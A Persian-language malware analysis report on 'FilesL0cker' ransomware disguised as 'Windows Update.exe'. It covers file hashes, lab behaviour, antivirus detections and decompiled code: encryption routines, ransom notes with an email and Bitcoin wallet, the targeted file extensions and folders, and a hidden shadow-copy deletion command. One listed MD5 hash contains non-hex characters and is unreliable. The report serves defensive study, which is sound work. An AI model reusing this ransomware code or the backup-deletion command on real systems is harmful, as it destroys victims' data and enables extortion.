باسمه تعالی

تحلیل فنی باج‌افزار

FilesL٠cker RAN$OMWARE

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور بـاج‌افـزار FilesL٠cker RAN$OMWARE خبـر مـی‌دهـد. مشاهدات حاکی از آن است که فعالیت این باج‌افزار در نیمه دوم اکتبر ۲۰۱۸ میلادی گزارش شده اسـت. از پیغام‌های باج‌خواهی این باج‌افزار اینطور به نظر می‌رسد که کاربران چینی را مورد هدف قـرار مـی‌دهـد امـا پیغام باج دیگری به زبان انگلیسی نیز دارد و احتمال محدود بودن کاربران مورد هدف ایـن بـاج‌افـزار را رد می‌کند.

مشخصات فایل اجرایی :

نام فایل	Windows Update.exe
MD٥	d١c٢fv٩١٢٥٨١٨f١evea١٦٧٨٤acf٦٣٧١٢
SHA-١	٨٥٨٤٠e٤١dd١٩d٠d٨٤cbc٥٥٢d٤٢٣٣d٣٤٨dd٩٩a٦٥d
SHA-٢٥٦	٢٢f٤٧eed٥da٥٤٨٠٢٨٥٦a٩aa٤٦٦٢c٤a٣d٧٠d٥٠١b٩٧٢٦b٦٦٢٨٤٢da٤٣٨fe٠be٥٩٣a
اندازه فایل	١٩٦.٥ کیلوبایت


فایل اجرایی این باج‌افزار دارای ۳ بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٧٨	٨١٩٢	١٨٠٩٠٨	١٨١٢٤٨
.rsrc	4.03	١٩٦٦٠٨	١٨٥١٢	١٨٩٤٤
.reloc	0.1	٢٢١١٨٤	١٢	٥١٢


تحلیل پویا :


برای بررسی عمیق‌تر نسخه دوم بـاج‌افـزار FilesL٠cker RAN$OMWARE، فایـل اجرایـی آن را در محـیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. طبق آزمایشـات صـورت گرفته، چند ثانیه پس از اجرا، باج‌افزار شروع به رمزگذاری فایل‌های موردنظر خود می‌کند.

فایل‌های سیستم قربانی پس از رمزگذاری، به شکل زیر تغییر پیدا می‌کنند:




همانطور که مشاهده می‌کنید، به انتهای هر فایل رمزشده، پس از رمزگذاری پسوند locked. اضافه شده است. فایل‌های متنی پیغام باج‌خواهی باج‌افزار با عناوین #DECRYPT MY FILES#.txt و#解密我的文件#.txt نیز، درون هر درایو حاوی فایل‌های رمزشده، قرار می‌گیرند. تصاویر مربوط به این پیغام‌ها را در ادامه مشاهده می‌کنید:






همانطور که در پیغام‌های باج‌خواهی این باج‌افزار قابل مشاهده است، باج‌افزار خود را به عنوان FilesL0cker RAN$OMWARE معرفی کرده است. قربانی باید برای رمزگشایی فایل‌های خود مبلغ ۰.۱۸ بیت‌کوین بپردازد. همچنین باید شناسه خود که در انتهای پیغام باج‌خواهی آمده است را به آدرس ایمیل bakfiles@protonmail.com ارسال کند تا بعد از تأیید و پرداخت مبلغ باج، ابزار رمزگشایی را از طریق ایمیل خود دریافت کند. آدرس کیف‌پول باج‌افزار نیز، جهت پرداخت مبلغ باج در این پیغام قرار داده شده است. خوشبختانه، کیف‌پول این باج‌افزار تاکنون تراکنشی نداشته است:



پس از پایان فرآیند رمزگذاری فایل‌ها، پنجره باج‌خواهی باج‌افزار نیز، بر روی صفحه نمایش سیستم قربانی نمایان می‌شود. این پنجره به صورت زیر است:



باج‌افزار مذکور پس از رمزگذاری فایل‌های موردنظر خود در مسیرهای مشخص شده، در سیستم قربانی همچنان فعال می‌ماند.

تحلیل ایستا:

پس از تحلیل کد فایل اجرایی باج‌افزار نتایج زیر حاصل گردید:

قطعه کد زیر مربوط به کلاس استفاده شده جهت رمزگذاری فایل‌ها میباشد. این باج‌افزار از الگوریتم AES ۲۵۶بیتی در حالت ECB جهت رمزگذاری فایل‌های موردنظر خود، بهره می‌برد:

```
internal static class Encryption
{
    // Token: 0x06000008 RID: 8 RVA: 0x000020FC File Offset: 0x000002FC
    public static byte[] AesEncrypt(byte[] input, string pass)
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        byte[] array = new byte[32];
        byte[] sourceArray = new MD5CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(pass));
        Array.Copy(sourceArray, 0, array, 0, 16);
        Array.Copy(sourceArray, 0, array, 15, 16);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        return cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    }

    // Token: 0x06000009 RID: 9 RVA: 0x00002170 File Offset: 0x00000370
    public static string Run()
    {
        byte[] inArray = Encryption.Encrypt("<RSAKeyValue><Modulus>v/GxnHsdut
          +GNJsvFMLyqPItPwoTb5BbCIl00JON62wT96V34fP2ssJd7uH7oJmHAAN4dfwh9hKMlHGrEYeskMlh2pcekR8pYtwYjijZx9TYnENM+jxh1uAjzWoQP4ll4p0eCaUWmIu9MQqAC/
          d6asKka9wOj3HU1v3ngYWQShejGuwqp+kqcR0HivJxgXIASG9dUJdDIohsJwxKkuu8U3IRIOSNGQUkQ9GP7R3ja/ndyxNLNo65HoP5RsLNSAYaESePc+PGxcj2/
          xNQOrhRCmzQzP7UvotG3PAoxogBG1ODCJlc9Po/xpMLoGI01A6018kEWEWINhV8XPBDhOqvBQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>",
          Encoding.UTF8.GetBytes(Main.Key));
        return Convert.ToBase64String(inArray);
    }

    // Token: 0x0600000A RID: 10 RVA: 0x000021A4 File Offset: 0x000003A4
    private static byte[] Encrypt(string publicKey, byte[] plain)
    {
        byte[] result;
        using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
        {
            rsacryptoServiceProvider.PersistKeyInCsp = false;
            rsacryptoServiceProvider.FromXmlString(publicKey);
            result = rsacryptoServiceProvider.Encrypt(plain, true);
        }
        return result;
    }

    // Token: 0x02000009 RID: 9
    public enum KeySizes
    {
        // Token: 0x0400002A RID: 42
        Size2048 = 2048
```

همانطور که در تصویر بالا مشاهده می‌کنید، برای تولید کلید عمومی که کلید رمزگذاری فایل‌ها را رمزگذاری می‌کند، از الگوریتم RSA ۲۰۴۸بیتی استفاده شده است. نام الگوریتم رمزگذاری فایل‌ها و حالت آن با کادر قرمز رنگ، اندازه این الگوریتم با کادر سفید رنگ و الگوریتمی که جهت تولید کلید عمومی استفاده شده است به همراه کلید و اندازه آن با کادر سبز رنگ درون تصویر مشخص شده‌اند.

تصویر زیر کلاس استفاده شده برای تولید کلید خصوصی(کلید رمزگذاری فایل‌ها) را نشان می‌دهد:

```
public class KeyGenerator
{
    // Token: 0x06000027 RID: 39 RVA: 0x00004618 File Offset: 0x00002818
    public static string GetUniqueKey(int maxSize)
    {
        char[] array = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890".ToCharArray();
        byte[] array2 = new byte[1];
        using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
        {
            rngcryptoServiceProvider.GetNonZeroBytes(array2);
            array2 = new byte[maxSize];
            rngcryptoServiceProvider.GetNonZeroBytes(array2);
        }
        StringBuilder stringBuilder = new StringBuilder(maxSize);
        foreach (byte b in array2)
        {
            stringBuilder.Append(array[(int)b % array.Length]);
        }
        return stringBuilder.ToString();
    }
}
```

مجموعه کاراکترهای استفاده شده جهت تولید این کلید با کادر قرمز رنگ درون تصویر مشخص شده است. کلاس مشخص شده در کادر سفید رنگ برای تولید اعداد تصادفی استفاده شده است.

در قطعه کد زیر، پیغام‌های باج‌خواهی این باج‌افزار که به دو زبان انگلیسی و چینی می‌باشد، مشخص است:

```
public class Form1 : Form
{
    // Token: 0x17000004 RID: 4
    // (get) Token: 0x0600000B RID: 11 RVA: 0x000021FC File Offset: 0x000003FC
    public static string MessageCN { get; } = "FilesL0cker RAN$OMWARE\r\n############################################ \r\n您所有的重要文件（数据库，文档，图像，视频，音乐等）已被加密！并且只有我们才能解密！\r\n要解密您的文件，请按照以下步骤操作：\r\n1.购买 0.18 比特币\r\n2.将 0.18 比特币发送到付款地址\r\n3.将您的ID通过电子邮件发送给我们，经核实后，我们将为您制作解密工具\r\n \r\n邮件地址：bakfiles@protonmail.com\r\n付款地址：3EZGS8P439PbBeiWjsGYjSSaRHn9CXKDRQ\r\n";

    // Token: 0x17000005 RID: 5
    // (get) Token: 0x0600000C RID: 12 RVA: 0x00002203 File Offset: 0x00000403
    public static string MessageEN { get; } = "FilesL0cker RAN$OMWARE\r\n############################################ \r\nAll your important files (database,documents,images,videos,music,etc.)have been encrypted!and only we can decrypt!\r\nTo decrypt your files,follow these steps:\r\n1.Buy 0.18 Bitcoin\r\n2.Send 0.18 Bitcoin to the payment address\r\n3.Email your ID to us,after verification,we will create a decryption tool for you.\r\n \r\nEmail:bakfiles@protonmail.com\r\nPayment:3EZGS8P439PbBeiWjsGYjSSaRHn9CXKDRQ\r\n";
```

از قطعه کد زیر برای بارگذاری این فایل‌ها از دامنه مشخص شده، استفاده شده است. عنوان فایل‌های پیغام باج نیز در تصویر مشخص می‌باشد:

```
private void Form1_Load(object sender, EventArgs e)
{
    string text = Encryption.Run();
    string[] logicalDrives = Directory.GetLogicalDrives();
    foreach (string str in logicalDrives)
    {
        try
        {
            File.WriteAllText(str + "\\#解密我的文件#.txt", Form1.MessageCN + "您的ID\r\n注意复制完整\r\n" + text);
            File.WriteAllText(str + "\\#DECRYPT MY FILES#.txt", Form1.MessageEN + "Your ID:\r\n" + text);
        }
        catch (Exception)
        {
        }
    }
    try
    {
        File.WriteAllText(Main.DesktopDirectory + "\\#解密我的文件#.txt", Form1.MessageCN + "您的ID\r\n注意复制完整\r\n" + text);
        File.WriteAllText(Main.DesktopDirectory + "\\#DECRYPT MY FILES#.txt", Form1.MessageEN + "Your ID:\r\n" + text);
    }
    catch (Exception)
    {
    }
    this.textBox1.Text = text;
    Process.Start("https://2no.co/239Ys5");
}
```

این فایل‌ها بر روی صفحه Desktop سیستم قربانی و همینطور درون هر درایو حاوی فایل‌های رمزشده قرار می‌گیرد.

لیست فایل‌های مورد هدف جهت رمزگذاری، در تصویر زیر مشخص است:

```
Public ValidExtension As String() = New String() { ".gif", ".apk", ".groups", ".hdd", ".hpp", ".log", ".m2ts", ".m4p", ".mkv", ".mpeg", ".epub", ".yuv",
  ".ndf", ".nvram", ".ogg", ".ost", ".pab", ".pdb", ".pif", ".png", ".qed", ".qcow", ".otp", ".s3db", ".qcow2", ".rvt", ".st7", ".stm", ".vbox", ".vdi",
  ".vhd", ".vhdx", ".vmdk", ".vmsd", ".psafe3", ".vmx", ".vmxf", ".3fr", ".3pr", ".ab4", ".accde", ".accdr", ".accdt", ".ach", ".acr", ".sd0", ".sxw",
  ".adb", ".advertisements", ".agdl", ".ait", ".apj", ".asm", ".awg", ".back", ".backup", ".sti", ".oil", ".backupdb", ".bay", ".bdb", ".bgt", ".bik",
  ".bpw", ".cdr3", ".cdr4", ".cdr5", ".cdr6", ".ycbcra", ".cdrw", ".ce1", ".ce2", ".cib", ".craw", ".crw", ".csh", ".csl", ".db_journal", ".dc2", ".pptm",
  ".dcs", ".ddoc", ".ddrw", ".der", ".des", ".dgc", ".djvu", ".dng", ".drf", ".dxg", ".eml", ".ppt", ".erbsql", ".erf", ".exf", ".ffd", ".fh", ".fhd",
  ".flp", ".gray", ".grey", ".gry", ".hbk", ".ibd", ".7z", ".ibz", ".iiq", ".incpas", ".jpe", ".kc2", ".kdbx", ".kdc", ".kpdx", ".ldf", ".lua", ".mdc",
  ".mdf", ".mef", ".config", ".mfw", ".mmw", ".mny", ".mrw", ".myd", ".ndd", ".nef", ".nk2", ".nop", ".nrw", ".ns2", ".ns3", ".ldf", ".ns4", ".nwb",
  ".nx2", ".nxl", ".nyf", ".odb", ".odf", ".odg", ".odm", ".orf", ".otg", ".oth", ".py", ".ots", ".ott", ".p12", ".p7b", ".p7c", ".pdd", ".pem",
  ".plus_muhd", ".plc", ".pot", ".pptx", ".py", ".qba", ".qbr", ".qbw", ".qbx", ".qby", ".raf", ".rat", ".raw", ".rdb", ".rwl", ".rwz", ".conf ", ".sda",
  ".sdf", ".sqlite", ".sqlite3", ".sqlitedb", ".sr2", ".srf", ".srw", ".st5", ".st8", ".std", ".stx", ".sxd", ".sxg", ".sxi", ".sxm", ".tex", ".wallet",
  ".wb2", ".wpd", ".x11", ".x3f", ".xis", ".ARC", ".contact", ".dbx", ".doc", ".docx", ".jnt", ".jpg", ".msg", ".oab", ".ods", ".pdf", ".pps", ".ppsm",
  ".prf", ".pst", ".rar", ".rtf", ".txt", ".wab", ".xls", ".xlsx", ".xml", ".zip", ".1cd", ".3ds", ".3g2", ".7zip", ".accdb", ".aoi", ".asf", ".asp",
  ".aspx", ".asx", ".avi", ".bak", ".cer", ".cfg", ".class", ".cs ", ".css", ".csv", ".db", ".dds", ".dwg", ".dxf", ".flf", ".flv", ".html", ".idx",
  ".js", ".key", ".kwm", ".laccdb", ".lit", ".m3u", ".mbx", ".md", ".mdf", ".mid", ".mlb", ".mov", ".mp3", ".mp4", ".mpg", ".obj", ".odt", ".pages",
  ".php", ".psd", ".pwm", ".rm", ".safe", ".sav", ".save", ".sql", ".srt", ".swf", ".thm", ".vob", ".wav", ".wma", ".wmv", ".xlsb", ".3dm", ".aac", ".ai",
  ".arw", ".c", ".cdr", ".cls", ".cpi", ".cpp", ".cs", ".db3", ".docm", ".dot", ".dotm", ".dotx", ".drw", ".dxb", ".eps", ".fla", ".flac", ".fxg",
  ".java", ".m", ".m4v", ".max", ".mdb", ".pcd", ".pct", ".pl", ".potm", ".potx", ".ppam", ".ppsm", ".ppsx", ".pptm", ".ps", ".r3d", ".rw2", ".sldm",
  ".sldx", ".svg", ".tga", ".wps", ".xla", ".xlam", ".xlm", ".xlr", ".xlsm", ".xlt", ".xltm", ".xltx", ".xlw", ".act", ".adp", ".al", ".dip", ".docb",
  ".frm", ".gpg", ".jsp", ".lay", ".lay6", ".m4u", ".mml", ".myi", ".onetoc2", ".PAQ", ".ps1", ".sch", ".slk", ".snt", ".suo", ".tgz", ".tif", ".tiff",
  ".txt", ".uop", ".uot", ".vcd", ".wk1", ".wks", ".xlc" }
```

پسوندی که به پس از رمزگذاری فایل‌ها به انتهای آن‌ها اضافه می‌شود در تصویر زیر مشخص شده است:

```
117         internal static void Encrypt(string name)
118         {
119             try
120             {
121                 byte[] bytes = Encryption.AesEncrypt(File.ReadAllBytes(name), Main.Key);
122                 File.WriteAllBytes(name, bytes);
123                 File.Move(name, name + ".locked");
124             }
125             catch (Exception)
126             {
127             }
128         }
```

پوشه‌های مورد هدف باج‌افزار در تصویر زیر قابل مشاهده می‌باشند:

```
30          public static void RunEncrypt()
31          {
32              string text = Encryption.Run();
33              List<string> list = new List<string>
34              {
35                  Main.DesktopDirectory,
36                  Main.MyComputerDirectory,
37                  Main.DesktopDirectoryDirectory,
38                  Main.MyDocumentspDirectory,
39                  Main.MyMusicDirectory,
40                  Main.HistoryDirectory,
41                  Main.PersonalDirectory,
42                  Main.DownloadsDirectory,
43                  Main.DocumentsDirectory,
44                  Main.PicturesDirectory,
45                  Main.VideosDirectory,
46                  Main.MusicDirectory,
47                  Main.UserProfile,
48                  Main.FavoritesDirectory,
49                  Main.ProgramData,
50                  Main.SystemDisk + "\\Users\\"
51              };
52              foreach (string name in list)
53              {
54                  Main.SearchFolder(name);
55                  Main.SearchFile(name);
56              }
57          }
```

قطعه کد زیر جهت حذف فضای VSS سیستم استفاده شده است:

```
20          Private Sub DeleteShadowCopy()
21              Try
22                  Dim startInfo As ProcessStartInfo = New ProcessStartInfo("cmd.exe", "/c vssadmin.exe delete shadows /all /quiet") With { .RedirectStandardOutput =
                      True, .UseShellExecute = False, .CreateNoWindow = True, .WindowStyle = ProcessWindowStyle.Hidden }
23                  Dim process As Process = New Process() With { .StartInfo = startInfo }
24                  process.Start()
25              Catch ex As Exception
26              End Try
27          End Sub
28      End Module
29  End Namespace
30
```

تحلیل ترافیک شبکه :

پس از اجرای باج‌افزار در محیط آمایشگاهی و بررسی ترافیک شبکه ایجاد شده، هیچ ترافیک مشکوکی مربوط به باج‌افزار مشاهده نکردیم.

خروجی سامانه VirusTotal :

در حال حاضر تنها تعداد ۴۷ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.WCryG.B6E79C46	AegisLab	Trojan.MSIL.Generic.4!c
AhnLab-V3	Trojan/Win32.Occamy.C2715883	ALYac	Trojan.Ransom.Filecoder
Antiy-AVL	Trojan[Ransom]/MSIL.Crypren	Arcabit	Generic.Ransom.WCryG.B6E79C46
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
BitDefender	Generic.Ransom.WCryG.B6E79C46	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
ClamAV	Win.Ransomware.Generic-6545091-0	CrowdStrike Falcon	malicious_confidence_90% (W)
Cybereason	malicious.125818	Cylance	Unsafe
Cyren	W32/Trojan.SJDG-5916	DrWeb	Trojan.Encoder.26402
Emsisoft	Generic.Ransom.WCryG.B6E79C46 (B)	Endgame	malicious (high confidence)
eScan	Generic.Ransom.WCryG.B6E79C46	ESET-NOD32	a variant of MSIL/Filecoder.LK
F-Secure	Generic.Ransom.WCryG.B6E79C46	Fortinet	MSIL/Crypren.FA2A!tr.ransom
GData	Generic.Ransom.WCryG.B6E79C46	Ikarus	Trojan-Ransom.FileCoder
Jiangmin	Trojan.MSIL.kilk	K7AntiVirus	Trojan (0053be681)
K7GW	Trojan (0053be681)	Kaspersky	HEUR:Trojan-Ransom.MSIL.Crypren.gen
Malwarebytes	Ransom.Crysis	MAX	malware (ai score=100)
McAfee	RDN/Ransom	McAfee-GW-Edition	RDN/Ransom
Microsoft	Ransom:MSIL/BlackHeart!MTB	NANO-Antivirus	Trojan.Win32.Ransom.fimewu
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.5a0	Rising	Ransom.Crypren!8.1D6C (CLOUD)
Sophos AV	Mal/Ramsil-T	Sophos ML	heuristic
Symantec	Downloader	Tencent	Win32.Trojan.Raas.Auto
TrendMicro	Ransom_Crypren.R001C0RIR18	TrendMicro-HouseCall	Ransom_Crypren.R001C0RIR18
VBA32	TrojanRansom.MSIL.Crypren	Webroot	W32.Trojan.Gen
ZoneAlarm	HEUR:Trojan-Ransom.MSIL.Crypren.gen	Alibaba	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۸ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس‌کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
sophos	ii	Dangerous Mal/Ramsil-T
comodo	✓	Clean
kaspersky	✓	Clean
eset	ii	Dangerous a variant of MSIL/Filecoder.LK trojan
fsecure	ii	Dangerous Generic.Ransom.WCryG.B6E79C46
پادویش	✓	Clean
drweb	ii	Dangerous Trojan.Encoder.26402\nScanned
